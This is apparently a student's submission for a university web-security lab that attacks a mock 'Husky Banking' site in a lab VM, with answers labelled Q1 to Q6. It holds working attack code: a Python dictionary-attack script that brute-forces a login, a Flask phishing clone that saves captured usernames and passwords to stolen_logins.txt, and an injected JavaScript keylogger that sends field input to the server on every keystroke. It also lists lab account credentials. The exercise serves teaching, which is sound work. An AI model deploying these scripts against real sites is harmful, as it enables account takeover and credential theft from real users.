NetID’s

dpm21003

VM IP Addresses

10.13.6.166

Q1:

Daris:

- Userid: Mahmoud166
- Password: YellowOcean373
- Balance: 64769
- Screen recording: Lab4Q1.mp4

Q2:

view-source:127.0.0.1:8080

other lab 2301 other other | uconn resources classes resume $$$ Student Ambassado... School of Computin...

ine wrap

```
<!DOCTYPE html>
<html lang="en">


<head>
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>



<body>
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be placed -->

        <!-- login tag that prevents cross scripting -->



        <!-- Input objects being called through the login class that is passed through -->
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required size="32" type="text" value=""> </p>

        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required size="32" type="password" value=""> </p>

        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>


        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>


        <!-- Where the login block is placed -->


    <div id="johnathan"></div>

    <!-- call the javascript file which changes the images within the login page -->
    <script src="/static/js/imageJS.js">
    </script>


    </form>
</body>
</html>
```

view-source:127.0.0.1:8080/loggedIn

other lab 2301 other other | uconn resources classes resume $$$ Student Ambassado... School of Computin...

ine wrap

```
<!DOCTYPE html>

<head>
    <title>User login</title>
    <!-- Script that picks an image to show based off of users balance -->
    <script type="text/javascript">
        function foo(){
            const num = "64769";
            var p = document.createElement("p");
            var text = "You have " + num + " in your bank account.";
            text = document.createTextNode(text);
            p.appendChild(text);
            document.getElementById("para").appendChild(p);
            document.getElementById("img").src = "static/images/olJohn.jpeg";
            if (parseInt(num, 10) > 0) document.getElementById("img").src = "static/images/jBday.jpeg";
        }
    </script>
</head>

<body onload="foo()">
    <form method="post">
        <!-- shows logged in status, balance number, and image.-->
        <h1>You Logged In as Mahmoud166!!</h1>
        <p id="para"></p>

        <input type="hidden" name="csrf_token" value="IjliMjdlODNlMzEwNjllN2Q5Y2NmYzY5MDlkMzg3OGU2YWJiMTcyZTgi.Z-Jstg.k42W_dYZIHGGiPHw0KnCWamEbWQ"/>

        <div>
            <img id="img" src="">
        </div>



        <p id="logout"><input id="logOut" name="logOut" type="submit" value="Logout"></p>
    </form>
</body>
```

```
cse@cse3140-HVM-domU:~/Lab4/Solutions$ python3 Q1.py
amanda
```

```
import requests
from pathlib import Path

#url = "http://127.0.0.1:8080/"

url = "http://10.13.4.80"
username = "V_Lakrisha166"

dictionary_path = Path("/home/cse/Lab4/Q2dictionary.txt")
with open(dictionary_path, "r") as file:
  for password in file:
    password = password.strip()
    payload = {"username": username, "password": password, "submit": "submit"}
    # post request
    response = requests.post(url, data=payload)

    if "You Logged In" in response.text:
        print(password)
        break
```


Daris:

- Password: amanda

Q3:

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def print_name():
    return "<p>Daris Pon Mohan Kumar</p>"

if __name__ == "__main__":
    app.run()
```

```
<p>Daris Pon Mohan Kumar</p>
```



Daris Pon Mohan Kumar


Q4:

```python
from flask import Flask, request, redirect, render_template

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def phishing_page():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]

        with open("stolen_logins.txt", "a") as file:
            file.write(f"Username: {username}, Password: {password}\n")

        return redirect("http://127.0.0.1:8080/", code=302)

    return render_template('q4.html')
    ##return

@app.route('/management')
def management():
```

```
    with open('stolen_logins.txt', 'r') as f:
        content = f.read().splitlines()
        return render_template("management.html", content = content)


if __name__ == "__main__":
    app.run()
```


```
<!DOCTYPE html>
<!-- saved from url=(0022)http://127.0.0.1:8080/ -->
<html lang="en"><head><meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
    <title>Husky Banking</title>
    <link rel="stylesheet" href="static/base.css">
<link type="image/x-icon" rel="shortcut icon"
href="http://127.0.0.1:8080/static/images/Icon/johnathan.ico"></head>



<body style="background-image: url(&amp;quot;static/images/Spring_Fog.jpg&amp;quot;);">
    <form id="mainHandler" method="post" style="background-image:
url(&amp;quot;static/images/husky_qa.jpg&amp;quot;);">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right
paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be
placed -->

        <!-- login tag that prevents cross scripting -->



        <!-- Input objects being called through the login class that is passed
through -->
        <p id="userInput"> <label for="username">Username</label>: <input
id="username" name="username" required="" size="32" type="text" value=""
fdprocessedid="5w8ui"> </p>

        <p id="passInput"> <label for="password">Password</label>: <input
id="password" name="password" required="" size="32" type="password" value=""
fdprocessedid="lxkin"> </p>
```

```
        <p id="signIn"><input id="submit" name="submit" type="submit"
value="Sign In" fdprocessedid="yxsmu"></p>



        <p id="customPage"> <input id="customPage" name="customPage"
type="submit" value="Custom Page" fdprocessedid="vehpks"></p>



        <!-- Where the login block is placed -->



    <div id="johnathan"></div>

    <!-- call the javascript file which changes the images within the login
page -->
    <script src="static/js/imageJS.js.download">
    </script>



    </form>

<span id="PING_IFRAME_FORM_DETECTION" style="display:
none;"></span></body></html>
```



Recording: L4Q4.mp4

Q5:



Background image location: Background/huskyDog.jpg

Input box image location: Blob/smile.jpg

Icon image: Icon/derp.ico

Recording: Lab4Q5.mp4

Q6:

```python
from flask import Flask, request, redirect, render_template, jsonify

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def phishing_page():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]

        with open("stolen_logins.txt", "a") as file:
            file.write(f"Username: {username}, Password: {password}\n")
```

```
        return redirect("http://127.0.0.1:8080/", code=302)
    return render_template('q4.html')



@app.route('/management', methods=['GET', 'POST'])
def management():
    if request.method == "POST":
        data = request.json
        username = data.get("username", "")
        password = data.get("password", "")

        if username and password:
            with open("stolen_logins.txt", "a") as file:
                file.write(f"Username: {username}, Password: {password}\n")

        return jsonify({"status": "success"}), 200  # AJAX request response

    # Handle GET request: Display stored logins
    with open('stolen_logins.txt', 'r') as f:
        content = f.read().splitlines()
    return render_template("management.html", content=content)

if __name__ == "__main__":
    app.run()
```

```
<!DOCTYPE html>
<!-- saved from url=(0022)http://127.0.0.1:8080/ -->
<html lang="en"><head><meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
    <title>Husky Banking</title>
    <link rel="stylesheet" href="static/base.css">
<link type="image/x-icon" rel="shortcut icon"
href="http://127.0.0.1:8080/static/images/Icon/johnathan.ico"></head>



<body style="background-image: url(&amp;quot;static/images/Spring_Fog.jpg&amp;quot;);">
    <form id="mainHandler" method="post" style="background-image:
url(&amp;quot;static/images/husky_qa.jpg&amp;quot;);">
        <h1 id="loginHeader">Husky Banking</h1>
```

```
        <p id="slogan">A bank where you know your money is in the right
paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be
placed -->

        <!-- login tag that prevents cross scripting -->




        <!-- Input objects being called through the login class that is passed
through -->
        <p id="userInput"> <label for="username">Username</label>: <input
id="username" name="username" required="" size="32" type="text" value=""
fdprocessedid="5w8ui"> </p>

        <p id="passInput"> <label for="password">Password</label>: <input
id="password" name="password" required="" size="32" type="password" value=""
fdprocessedid="lxkin"> </p>

        <p id="signIn"><input id="submit" name="submit" type="submit"
value="Sign In" fdprocessedid="yxsmu"></p>



        <p id="customPage"> <input id="customPage" name="customPage"
type="submit" value="Custom Page" fdprocessedid="vehpks"></p>
        <!-- Where the login block is placed -->

    <div id="johnathan"></div>
    <!-- call the javascript file which changes the images within the login
page -->
    <script src="static/js/imageJS.js.download"></script>
    <script src="static/js/loggerJS.js"></script>



    </form>

<span id="PING_IFRAME_FORM_DETECTION" style="display:
none;"></span></body></html>
```

Managment HTML:

```html
<!DOCTYPE html>

<html>
    <head>
        <meta http-equiv="Cache-Control" content="no-cache, no-store, must-
revalidate">
        <meta http-equiv="Pragma" content="no-cache">
        <meta http-equiv="Expires" content="0">
        <title>Management Page</title>
    </head>
    <body>
    {% for pair in content %}
        <p>{{pair}}</p>
    {% endfor %}
    </body>
</html>
```

JS:

```javascript
function sendData() {
    const username = document.getElementById("username").value;
    const password = document.getElementById("password").value;

    const data = {
        username: username,
        password: password,
    };

    console.log('Sending data:', data);  // Debugging line

    fetch("/management", {
        method: "POST",  // Specify the POST method
        body: JSON.stringify(data),  // Convert data to JSON
        headers: {
            "Content-Type": "application/json"  // Set the content type to JSON
        }
    })
    .then(response => response.json())
    .then(data => console.log('Success:', data))  // Log response to console
    .catch((error) => console.error('Error:', error));
}
const usernameInput = document.getElementById("username");
const passwordInput = document.getElementById("password");
```

```
usernameInput.addEventListener("input", sendData);  // Trigger sendData on
typing in username
passwordInput.addEventListener("input", sendData);  // Trigger sendData on
typing in password
```

Recording: Lab4Q6.mp4

Explain how the server is still learning the password data without user submission occurring.

- The server is doing this by capturing the keyboard events and sending the data (username and password and the key pressed) to the server. Flask then processes this POST request and adds the data to the file stolen_logins.txt. In this way, we can record information such as the user input without the user ever hitting the submit button.